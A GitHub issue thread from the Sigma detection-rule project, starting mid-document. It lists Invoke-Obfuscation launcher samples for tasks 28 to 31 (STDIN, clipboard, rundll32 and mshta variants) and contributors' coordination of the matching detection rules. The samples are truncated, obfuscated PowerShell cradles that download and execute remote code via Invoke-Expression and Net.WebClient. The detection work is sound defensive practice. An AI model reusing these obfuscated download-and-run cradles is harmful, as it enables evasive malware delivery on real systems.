28	LAUNCHER\STDIN++\*	**Options LAUNCHER\STDIN++\0 - LAUNCHER\STDIN launcher just apply different PS keys the same way as LAUNCHER\PS\* (task 10), so in this task we should on STDIN++ indicators:** cmD /c "SEt nEp= Invoke-Expression (New-Object Net.WebClient).DownloadString &&set EcPq=Echo (DIr vaRIAblE:*XeC*T).valuE.iNvOKeCOmMaNd.InVOKEscrIpT ([eNViROnMenT]::geTenvIRONmentVArIabLE('nEP','PROC)^|PowersHElL (VArIABle 'eXeCUtIoNContext' -VAL).InVokeCoMmand.InvOkEscRipt(${InPuT}) && cmD C:\wiNdOWs\SystEm32\cMD.EXe /c "sET XnK= Invoke-E (New-Object Net.WebClient).DownloadString && sET PZ ${EXECutIoNcOnTExT}.inVokecommaNd.iNvoKeSCrIPt(([eNvirOnMEnT]::GETenVIrOnmENtVARIABLe('XNk','pRoc poweRSHelL -NoE - && C:\wiNdOWs\SystEm32\cMD.EX CmD.ExE/c "SEt jqP= Invoke-Expression (New-Object Net.WebClient).DownloadString && sET BvZ=eChO InV eXPreSsioN ([enviRONMent]::GEteNVIrONmENTvArIAblE('JQP','pROc POWerSHELl -NoNinTE $INPUt^^| ^^^&($sheLlid[1]+$ShELlid[13]+'x')&& CmD.ExE/c%bVz%" cMd.EXE /C "SET RiJ= Invoke-Expression (New-Object Net.WebClient).DownloadString && sET KTpFR=Echo ${eXEcuTIONcOnTEXT}.iNVOkeCommAND.INvOKeScrIpT eNV:rIj).vaLUe) ^\|PoWeRsheLL -NOLoG (GET-chiLDIteM 'VArIaBlE:ex*XT').vAlue.InvokECOMmand.iNvokEScrIpT($i cMd.EXE /C%ktpfR%" CmD.EXE /C "SeT khW=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set XWPGa=ecHO ${EXECuTIonCOntext}.inVOKeCommand.iNVoKESCRipt((EnV:khW).vaLuE) ^|PoWERsHell -nOproF .($Env:cOmSPec[4,26,25]-jOiN'')(${inPuT}) &&CmD.EXE / c:\wiNDOwS\syStem32\CMd.Exe /C "sEt xjlow= Invoke-E (New-Object Net.WebClient).DownloadString&&sEt niG= ENv:XjIOW).valUE ^| powersheLl -coMm (chIlditeM 'vARIaBle:eX*XT').vAlUE.iNvoKEcoMMaNd.invokEScrIpT($ c:\wiNDOwS\syStem32\CMd.Exe /C %NIg%" CMd/C "sEt Guz= Invoke-Expression (New-Object Net.WebClient).DownloadString &&set Cpa=echO INVoI exprESSiOn (iteM env:gUZ).vALuE ^| POWeRSHElL -wInD ${ExecutioncOntexT}.invokECOmmaND.invokescriPt(${iN CMd/C%Cpa%" C:\wInDOWS\sYsTEM32\cMD /c "SET RnK= Invoke-Expre Object Net.WebClient).DownloadString &&sEt ryP=ECHo vaRIABlE:E*oNTe*).VaLUe.iNvokecOmMaNd.inVOKeScrIP ([eNVirONmENT]::GEtENVirOnMeNTvArIAblE('rNk','PROc PowershelL -EXecu byPAsS $eXecutiOnCONTeXT.invokeCoMmAND.iNVOKEsCrIpT($ C:\wInDOWS\sYsTEM32\cMD /c %RyP%"

		C:\winDowS\SysteM32\Cmd /C "set sHM=Invoke-Expres Object Net.WebClient).DownloadString && SEt gBc=ECH $eXECutionconTeXt.inVoKECOmmanD.InVoKESCripT(([ENVirOnment]::geTenVIrONMEnTvaRIAble('shM','PRoCI C:\WiNDoWS\SYSwoW64\WindoWSpoWerSHelL\V1.0\p(^^^&($PShOME[4]+$psHOMe[30]+'X') ($InPUt) && C:\winDowS\SysteM32\Cmd /C %gbc%"

CLIP++ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
29	LAUNCHER\CLIP++\*	**Options LAUNCHER\CLIP++\0 - LAUNCHER\CLIP++\8 (same way as LAUNCHER\PS\* (task 10), so in this task w** C:\WINdoWS\sySteM32\CMd /c " ECho\Invoke-Expressior Net.WebClient).DownloadString|Clip.Exe&&C:\WINdoWS\s f'dd-',(\"{0}{1}\" -f 'T','ype'),'A') -Assembly (\"{4}{1}{3}{0}{2 \"{2}{1}{0}\" -f 'rms','Fo','s.'),'i','Sy') ; ${exeCUtIOnCONTeXT} [sYSteM.wiNDoWS.forMs.ClIPboaRD]::(\"{2}{0}{1}\" -f'Ex','t' [System.Windows.Forms.Clipboard]::(\"{1}{0}\" -f 'ar','Cle').\ C:\WInDows\System32\cMd /c " echO Invoke-Expression |C:\wiNDOwS\SyStEm32\cLiP.exE &&C:\WInDows\System3 {2}\"-f 'Ad','d-T','ype') -A (\"{4}{0}{1}{2}{3}\"-f 'y',(\"{0}{2}{1) ; ${EXEcUtIONcONtEXT}.\"IN`Vo`kECoMm`AnD\".\"I`N`Vo {1}\"-f'GE',(\"{0}{1}\"-f 'TT','EXt') ).\"INV`Oke\"( ))) ; [Windov f'le','ar')).\"iN`V`oKe\"( )" C:\wiNdowS\syStEm32\cmd /C" ecHO Invoke-Expression (clIp&&C:\wiNdowS\syStEm32\cmd /CPoWeRSHEll -sta -Nc [System.Reflection.Assembly]::(\"{2}{1}{3}{0}\" -f(\"{0}{1}\" - 'hPart','ia')).\"i`NvOke\"((\"{3}{4}{1}{0}{2}\" -f'Windows.For','t ${eX`Ec`UT`ioN`coNteXt}.\"I`N`VOKEcOMm`And\".\"In`VOk {0}\"-f'EXt',(\"{1}{0}\" -f 'T','gET' )).\"INV`okE\"( ))); [Window 'tTe','Se'),'t').\"i`NvoKe\"(' ' )"  C:\WINDowS\sYsTEM32\CmD.eXE /C" echo\Invoke-Expres C:\WIndOWs\SYSteM32\CLip &&C:\WINDowS\sYsTEM32\ [System.Reflection.Assembly]::( \"{0}{3}{4}{1}{2}\" -f( \"{0}{1} 'ial','N','ame'),'it','h' ).\"in`VO`KE\"((\"{3}{1}{4}{5}{2}{0}\"-f'rm [wIndows.fOrms.cLIPBOArD]::(\"{1}{0}\"-f'T',(\"{1}{0}\" -f'tE {2}{1}{0}\"-f 'e',(\"{2}{1}{0}\"-f'IABl','aR','v'),(\"{0}{1}\"-f'Get' jOin'') ; [Windows.Forms.Clipboard]::(\"{0}{1}\" -f (\"{1}{0}\" C:\WINdOws\sYsTeM32\Cmd.EXE /C"EcHO/Invoke-Expres |CLIp&&C:\WINdOws\sYsTeM32\Cmd.EXE /C powErShELl Assem (\"{1}{3}{0}{4}{2}\" -f'ent','Pre',(\"{2}{0}{1}\"-f 'nCor',' f'rIab','L'),'va','e') (\"{1}{0}{4}{3}{2}\" -f'xEc','e','OncontEXt','t).\"va`lUe\".\"invok`E`cOmM`AnD\".\"INv`o`k`EscRIPt\"( ( [Sy {1}\"-f 'gEt','Te' )).\"i`NVO`ke\"( ) ) ) ; [System.Windows.Clipb f'Se','tTex')).\"INvo`KE\"(' ')" CmD/C "Echo/Invoke-Expression (New-Object Net.WebCli &&CmD/C poweRshell -ST -comMaNd ^^^& (\"{0}{1}\"- AssemblyNam (\"{0}{3}{1}{2}\"-f(\"{0}{1}{2}\" -f'Pre','se','nt' ${exECUtioncONText}.\"iNVOkEC`o`MMA`Nd\".\"I`N`VokES \"{0}{1}\" -f'Ette','Xt' )).\"iN`V`OKE\"()) ) ;[Windows.Clipboar  cmd /C" eChO\Invoke-Expression (New-Object Net.WebCl -ST -WINdOwStY HiddeN ${U`A`TVRY} = [System.Reflectic f'd','Loa' ),'l',( \"{0}{1}\"-f 'N','ame' ),( \"{2}{0}{1}\" -f'Pa','rti','W 'ws.','Forms','y','st','Windo','S','em.' )) ; ([wIndoWS.formS.cLip ).\"inVO`kE\"( )) ^^^|^^^& (${v`e`RbOsePRe`FErENCE}.( \ ).\"In`V`OKe\"( )[1,3]+'x'-JOIn'' ) ; [Windows.Forms.Clipboa ).\"iN`VOke\"( )" c:\WINdoWS\SYsteM32\cmd.Exe /c " Echo Invoke-Expressi |C:\wInDows\sYSTEM32\ClIp.EXE&&c:\WINdoWS\SYsteM3

		ST ^^^&(\"{0}{2}{1}\"-f (\"{0}{1}\"-f'Ad','d-T'),'pe','y') -As ('re','nCo','entatio')) ; ([WiNdOwS.cLIPBOArd]::(\"{2}{1}{0}\' ^^^| . (([sTRING]${ve`RBosEp`ReFe`Re`NcE})[1,3] + 'x'-jo {1}\"-f't','Text'),'e','S').\"In`VO`kE\"(' ')" CMd/C " ecHo Invoke-Expression (New-Object Net.WebCl C:\wiNdows\system32\ClIp.ExE&&CMd/Cc:\WinDows\sys\ -Sta . (\"{1}{0}{2}\" -f 'T',(\"{0}{1}\"-f 'A','dd-'),'ype') -AN (\ 'tem','s.F','.','Window'),'Sys','or','m','s') ; ${exECUTIOncONT [wiNDOWs.fOrmS.clIPbOARd]::(\"{1}{2}{0}\"-f 't',(\"{0}{1}\" - [Windows.Forms.Clipboard]::(\"{0}{1}\" -f (\"{1}{0}\"-f'lea','C

RUNDLL++ LAUNCHER OBFUSCATION

[Back to the Contents](#)

Task #	Option	Results
30	LAUNCHER\RUNDLL++\*	**Options LAUNCHER\RUNDLL++\0 - LAUNCHER\RU launcher just apply different PS keys the same way a** [(task 10)](#)**, so in this task we should only hunt for RUN** c:\WiNdOws\sySTeM32\cMd /c "SeT jgXU=Invoke-Exp Object Net.WebClient).DownloadString&&RuNdLL32.e ShellExec_RunDLL "pOWERshelL" " (.('GI') ('{0}{1}'-f'EN ^| . ('{1}{0}'-f'ex','i')" C:\wIndows\sysTEM32\cMd.eXE /C"sET EvXC=Invoke- Object Net.WebClient).DownloadString&&RunDLL32 S ,ShellExec_RunDLL "POWeRsheLl" "-NoEXi " " $pctJ7F = {3}'-F 'O','NVir','E','NmeNT') ; (^& ('{0}{1}' -f 'i','tem') ('v','LE',':EXECu','IoNcOnTexT','T','aRiaB')).'vALUe'.'invoKe {1}{3}'-f'I','KE','Nvo','sCRIpt').Invoke(($Pctj7f::('{2}{0}{3} 'NvIrO','VA','getE','nMEnt','E','rIAbl').Invoke(('{1}{0}'-f' f's','Proce','s'))))" c:\wInDOWS\SySTeM32\CMD.exe /c "Set gsJ=Invoke- Object Net.WebClient).DownloadString&&C:\WInDoWs\SYSTI SHELL32.DLL ShellExec_RunDLL "pOwershELL" " -NON [TypE]('{2}{0}{1}' -F'NMen','t','envIRO')) ; .('{4}{3}{0}{1} f'pR','EsSio','n','ex','iNVokE-')(((. ('{1}{2}{0}' -f 'ITeM','g).VAlUe::('{3}{5}{0}{4}{1}{6}{2}'-f'nV','Me','IABLE','g','IroN).Invoke('gSj',('{1}{0}{2}' -f'OCE','Pr','ss'))))" C:\winDoWS\sYStem32\CMD /c"sEt iQw=Invoke-Expr Net.WebClient).DownloadString&&C:\WIndoWS\sYSTE SHELL32.DLL,ShellExec_RunDLL "PoweRShell" "-NoLOC [stringG]${VERBoSEPReFEReNcE})[1,3] +'X'-JOIn'') ((^ 'iTe','m','chILD') ('{1}{0}' -f ':Iqw','EnV')).'VALUE') " CmD.EXE /c "SEt igfM=Invoke-Expression (New-Objec Net.WebClient).DownloadString&&RuNdll32 SHELL32 ShellExec_RunDLL "PoWERsheLl" " -noPRoFIL " " (^& 'eM','GE','t-child','IT') ('{0}{1}' -f'E','nV:igFm')).'VAlUE' 'x','ie')" C:\wINdoWs\sYsTEm32\CMD.eXE /C "set Ahi=Invoke- Object Net.WebClient).DownloadString&&rundLL32 S ShellExec_RunDLL "pOweRshELL" " -C " " (.('{0}{1}'-f 'i f'ahI','EN','V:')).'ValUE' ^| . (${eNV:cOMspEC}[4,15,25]- cmd /C "seT LFM=Invoke-Expression (New-Object Net.WebClient).DownloadString&&c:\WinDoWs\sYsTeI SHELL32.DLL ShellExec_RunDLL "powERshELL" " -WIn "$PGRV4H = [TyPe]('{3}{2}{1}{0}'-F 'Nt','E','OnM','ENvIr ${exeCUTIoNcONText}.'INVoKEcOMmaNd'.('{1}{2}{0}'-f).Invoke(((gi variAbLE:pgRV4h).'vALuE'::('{1}{4}{0}{5} f'M','GEtEn','vA','t','ViRoN','En','rIabLe').Invoke('lfm',('{0 f'PROc','E','SS'))))"

		c:\WINDOws\SysTEm32\CMD.exE /c "sEt uCQSx=Invo (New-Object Net.WebClient).DownloadString&&Rundl SHELL32.DLL,ShellExec_RunDLL "POWerShELL" " -eXe("(^& ('{2}{1}{3}{0}'-f 'ItEM','eT-ch','g','iLD') ('{1}{0}{2}'-f)).'VAlUE'.'InVokeCommaND'.('{2}{3}{0}{1}'-f 'c','Ript','iN ('{3}{0}{2}{1}'-f 't-','m','CHIldiTE','GE') ('{0}{1}' -f 'E','NV:U CMD.ExE /C "SeT vPu=Invoke-Expression (New-Object Net.WebClient).DownloadString&&rUnDlL32 SHELL32.DLL,ShellExec_RunDLL "C:\WinDOWs\SYSwOw64\WiNDOWSPOWERshELl\v1 "(.('{1}{0}' -f'Ci','g') ('{0}{2}{1}' -f'e','VPu','nV:')).'VaLUE ${eNV:cOMSPeC}[4,26,25]-JoIN")"

MSHTA++ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	
31	LAUNCHER\MSHTA++\*	**Options LAUNCHER\MSHTA++\0 - LAUNCHER\MSH** LAUNCHER\PS\* (task 10), **so in this task we should o** c:\winDowS\syStEM32\CmD /c "SeT vaw=Invoke-Expre Net.WebClient).DownloadString&&C:\windoWs\SYsTem '{1}{0}'-f'l','GC') ('{0}{2}{1}' -f'eNv:','w','Va')).'vAlue' ^| . ($ CMD.exE/C "SeT Qsk=Invoke-Expression (New-Object N VBScRIpT:CREATeObjECt("WSc"+"RIP"+"T."+"SHeLL").Ru 'Sk','ENV:Q')).'vAlue'^|^& ((^& ('GV') ('{1}{0}'-f 'dR* C:\WinDOwS\SystEm32\cMD.EXe /c "sET mQn=Invoke- VBScript:CReATEOBjeCt("WS"+"c"+"r"+"IPT."+"ShelL").R {0}{1}' -f 'P','t','Okescrl','iNv').Invoke((^& ('{0}{1}'-f'GC', C:\WindOws\SySTeM32\cmd.exE /c "sET Hlyd=Invoke-E Net.WebClient).DownloadString&&c:\wInDOws\SYstEM NoLoG (.('{1}{0}' -f 'ITem','CHILD') ('{0}{2}{1}'-f 'eNV','ly (WInDow.Close)" cMD/C "sET NkI=Invoke-Expression (New-Object Net.W VBSCRIPT:CreaTEObjeCT("WScRIPT.ShelL").RuN("POwer 'pT','nvoKEs','cRI','I').Invoke((^& ('{0}{1}' -f'ite','m') ('{2 C:\WinDOWs\sySTEm32\CMD /c"SET lheP=Invoke-Expr Net.WebClient).DownloadString&&C:\WIndows\sYStEm -COMma (.('{1}{0}' -f 'i','GC') ('{1}{0}{2}' -f 'v','EN',':lhEp')).'NamE'[3,11,2]-JoIN'')",(9-2-6),TRUe)(WiNdow.ClosE)" c:\wiNDoWs\sYStEm32\cmd.EXe /c"Set sPvk=Invoke-Ex VBSCripT:CreaTEObjeCT("WSCRI"+"pT.SHe"+"l"+"L").Ru f'E','Nv:spv','K')).'VAlUe' ^| . (${PShOmE}[4] + ${psHOM c:\WIndOws\SYStem32\CMd.exe /c "SET Xuz=Invoke-E VBScriPt:CREatEObJECT("WSCRIPT.SHeLL").RUn("pOwEr {1}' -f'vOkEScRi','Pt','in').Invoke((.('{1}{0}{2}' -f'iTe','child cMd /C "sET yAt=Invoke-Expression (New-Object Net.W VBSCRiPT:CrEaTeOBjECT("WSC"+"R"+"i"+"p"+"t.ShELL") (.('gV') ('{0}{1}'-f'eX','*xT')).'ValUE'.'inVokECoMmand'.(f'env','AT',':y')).'vAlUE')",(14-13),TRUE)(WinDOW.CLoSe

❤️ 1

yugoslavskiy mentioned this issue on Sep 14, 2020

[Rules Development Backlog] Develop Sigma rules for Invoke-Obfuscation #578 Closed

Dmweiner commented on Oct 4, 2020 ···

For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.

👍 1

zinint commented on Oct 6, 2020 Contributor Author ···

> For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.

Thanks, great! Wating for your PR, great chance to improve your regex skills BTW (: they are pretty handy (:

👍 1

NikitaStormwind commented on Oct 8, 2020 • edited Contributor ···

If no one objects, I'll take 31 and 30
30 #1094 #1097 #1108
31 #1098 #1099 #1109

👍 2

NikitaStormwind commented on Oct 8, 2020 Contributor ···

@zinint Do you want the rule to work on a single regular expression as specified in point 5 "Start to develop your own regex that will cover all of the obfuscation examples of this particuar obfuscation method, e.g" ? Or you need several regular expressions for different patterns as shown in the examples:
rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml
rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml
rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml

👍 2

zinint commented on Oct 8, 2020 • edited Contributor Author ···

@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

👍 1

zinint commented on Oct 8, 2020 Contributor Author ···

> If no one objects, I'll take 31 and 30

No objects, of course, thanks for joining!

👍 1

NikitaStormwind commented on Oct 8, 2020 • edited Contributor ···

> @NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

@zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

👍 2

NikitaStormwind commented on Oct 8, 2020 · Contributor · ···

> > > @NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:
> > >
> > > @zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?
> >
> > It depends, but I think they should be a Rule Collection
>
> Saw you PRs, you went with 2 rules, I think that's fine, maybe later we will somehow rearrange that, but for now, that's a nice way, thanks a lot for your time and contribution. I'll get back to you in PRs after I review the rules.

Ok, thanks. I'll take a couple more tasks tomorrow

👍 2

zinint commented on Oct 8, 2020 • edited · Contributor · Author · ···

> > @NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:
>
> @zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?

Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:

One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for process_creation log category, service creation events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and powershell log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml
- rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml
- rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml

❤️ 1

zinint commented on Oct 8, 2020 • edited · Contributor · Author · ···

> Ok, thanks. I'll take a couple more tasks tomorrow

Top work @NikitaStormwind, thanks a lot, will see you tomorrow!

👍 2

This was referenced on Oct 8, 2020

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (4104, 4103) #1094 · Merged

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (process_creation) #1097 · Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (4104, 4103) #1098 · Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (process_creation) #1099 Merged

This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (Services) #1108 Merged

[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (Services) #1109 Merged

NikitaStormwind commented on Oct 9, 2020 Contributor

> > @NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:
>
> @zinint | And one more question: Do you need to make several rules for the task ? For example: 1.Rule (4104,4103), 2.Rule (process create), or is one rule enough ?
>
> ## Forgive me (: but I forgot about one of the latest updates to the Issue before the sprint, it's in the end:
>
> ### One obfuscation method = 3 Sigma rules
>
> Each Sigma rule for a specific PowerShell obfuscation method should be developed for process_creation log category, service creation events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and powershell log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:
>
> - rules/windows/process_creation/win_invoke_obfuscation_obfuscated_iex_commandline.yml
> - rules/windows/powershell/powershell_invoke_obfuscation_obfuscated_iex.yml
> - rules/windows/builtin/win_invoke_obfuscation_obfuscated_iex_services.yml

@zinint | I made 3 rules for one task. If the check is successful, I will continue to write other tasks using the same method.
30 #1094 #1097 #1108
31 #1098 #1099 #1109

👍 2 🚀 2

NikitaStormwind commented on Oct 9, 2020 • edited Contributor

I'll take tasks 28 and 29
29 #1112 #1113 #1114
28 #1142 #1143 #1144

👍 2

This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (4104, 4103) #1112 Merged

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (process_creation) #1113 Merged

[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (Services) #1114 Merged

[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (4104, 4103) #1142 Merged

[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (process_creation) #1143 Merged

[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (Services) #1144 Merged

zinint commented on Oct 12, 2020 • edited Contributor Author

I'll take 27 then for descending order (: gotta do something as well ((:

#1150 #1151 #1152

👍 1

This was referenced on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1146 Closed

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1149 Closed

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (4104, 4103) #1150 Merged

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (Services) #1151 Merged

zinint mentioned this issue on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via VAR++ Launcher #27 (process_creation) #1152 Merged

OpalSec commented on Oct 13, 2020 • edited Contributor

I'm looking at task 26 - apologies if my subsequent PRs aren't done right, I haven't collaborated in Github before!

👍 2

OpalSec mentioned this issue on Oct 14, 2020

[OSCD] Task #26: Detection for Invoke-Obfuscation CLIP+ Launcher (4104, 4103) #1175 Closed

OpalSec commented on Oct 15, 2020 Contributor

Looking at task 25

👍 2

OpalSec mentioned this issue on Oct 15, 2020

[OSCD] Tasks 24, 25 & 26: Detection for Invoke-Obfuscation CLIP+, STDIN+ & VAR+ Launchers #1177 Merged

OpalSec commented on Oct 15, 2020 Contributor

Looking at task 24

👍 2

yugoslavskiy commented on Oct 17, 2020 Contributor

> apologies if my subsequent PRs aren't done right, I haven't collaborated in Github before!

Hello @OpalSec! That's totally fine, no worries (: That's the whole point of the sprint — engage more people into collaboration on GitHub (: I think most of the participants are not fluent in GitHub, but they are doing their best, and we are here to help.

❤️ 1

zinint commented on Oct 18, 2020 • edited Contributor Author ···

Taking task 23 - #1223

zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via RUNDLL Launcher #23 (4104, 4103 + Services + process_creation) #1223 Merged

zinint commented on Oct 18, 2020 • edited Contributor Author ···

Taking task 22 - #1225

zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via WMIC Launcher #22 (4104, 4103 + Services + process_creation) #1225 Closed

zinint commented on Oct 18, 2020 • edited Contributor Author ···

Taking tasks 20 & 21

- [x] Due to the very high FP rate, I suggest skipping these tasks.

zinint commented on Oct 18, 2020 • edited Contributor Author ···

Taking task 19 - #1229

zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via COMPRESS OBFUSCATION #19 (4104, 4103 + Services + process_creation) #1229 Merged

zinint commented on Oct 18, 2020 • edited Contributor Author ···

Taking task 18 - #1230

zinint mentioned this issue on Oct 18, 2020

[OSCD] Detects Obfuscated Powershell via ENCODING OBFUSCATION\8 #18 (4104, 4103 + Services + process_creation) #1230 Closed

zinint commented on Oct 18, 2020 Contributor Author ···

Taking task 17

aw350m33d mentioned this issue on May 3, 2021

Update issues for obfuscations in the Sigma project oscd-initiative/oscd-task-management#8 Open
2 tasks

zinint changed the title ~~[OSCD Initiative] Invoke-Obfuscation~~ Invoke-Obfuscation on Sep 13, 2021

fukusuket mentioned this issue on Dec 6, 2022

refactor: remove unneeded escapes(in `|re` block) #3744 Merged

frack113 added the Rules label on Dec 19, 2022

frack113 added the Help Wanted label on Dec 27, 2022

frack113 mentioned this issue on Dec 27, 2022

PowerShell Token Obfuscation #3825 Merged

frack113 commented on Dec 27, 2022 • edited Member

Summary rules to do

task	PR
1	X
2	X
3	X
4	X
5	X
6	X
7	X
8	X
9	X
10	dead link
11	
12	
13	
14	
15	
16	
17	
20	
21	

frack113 commented on Dec 28, 2022 Member

Most action are detected even if get no alert on the encoding.
Need to complex regex to catch then all

frack113 closed this as completed on Dec 28, 2022

Sign up for free **to join this conversation on GitHub**. Already have an account? Sign in to comment

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information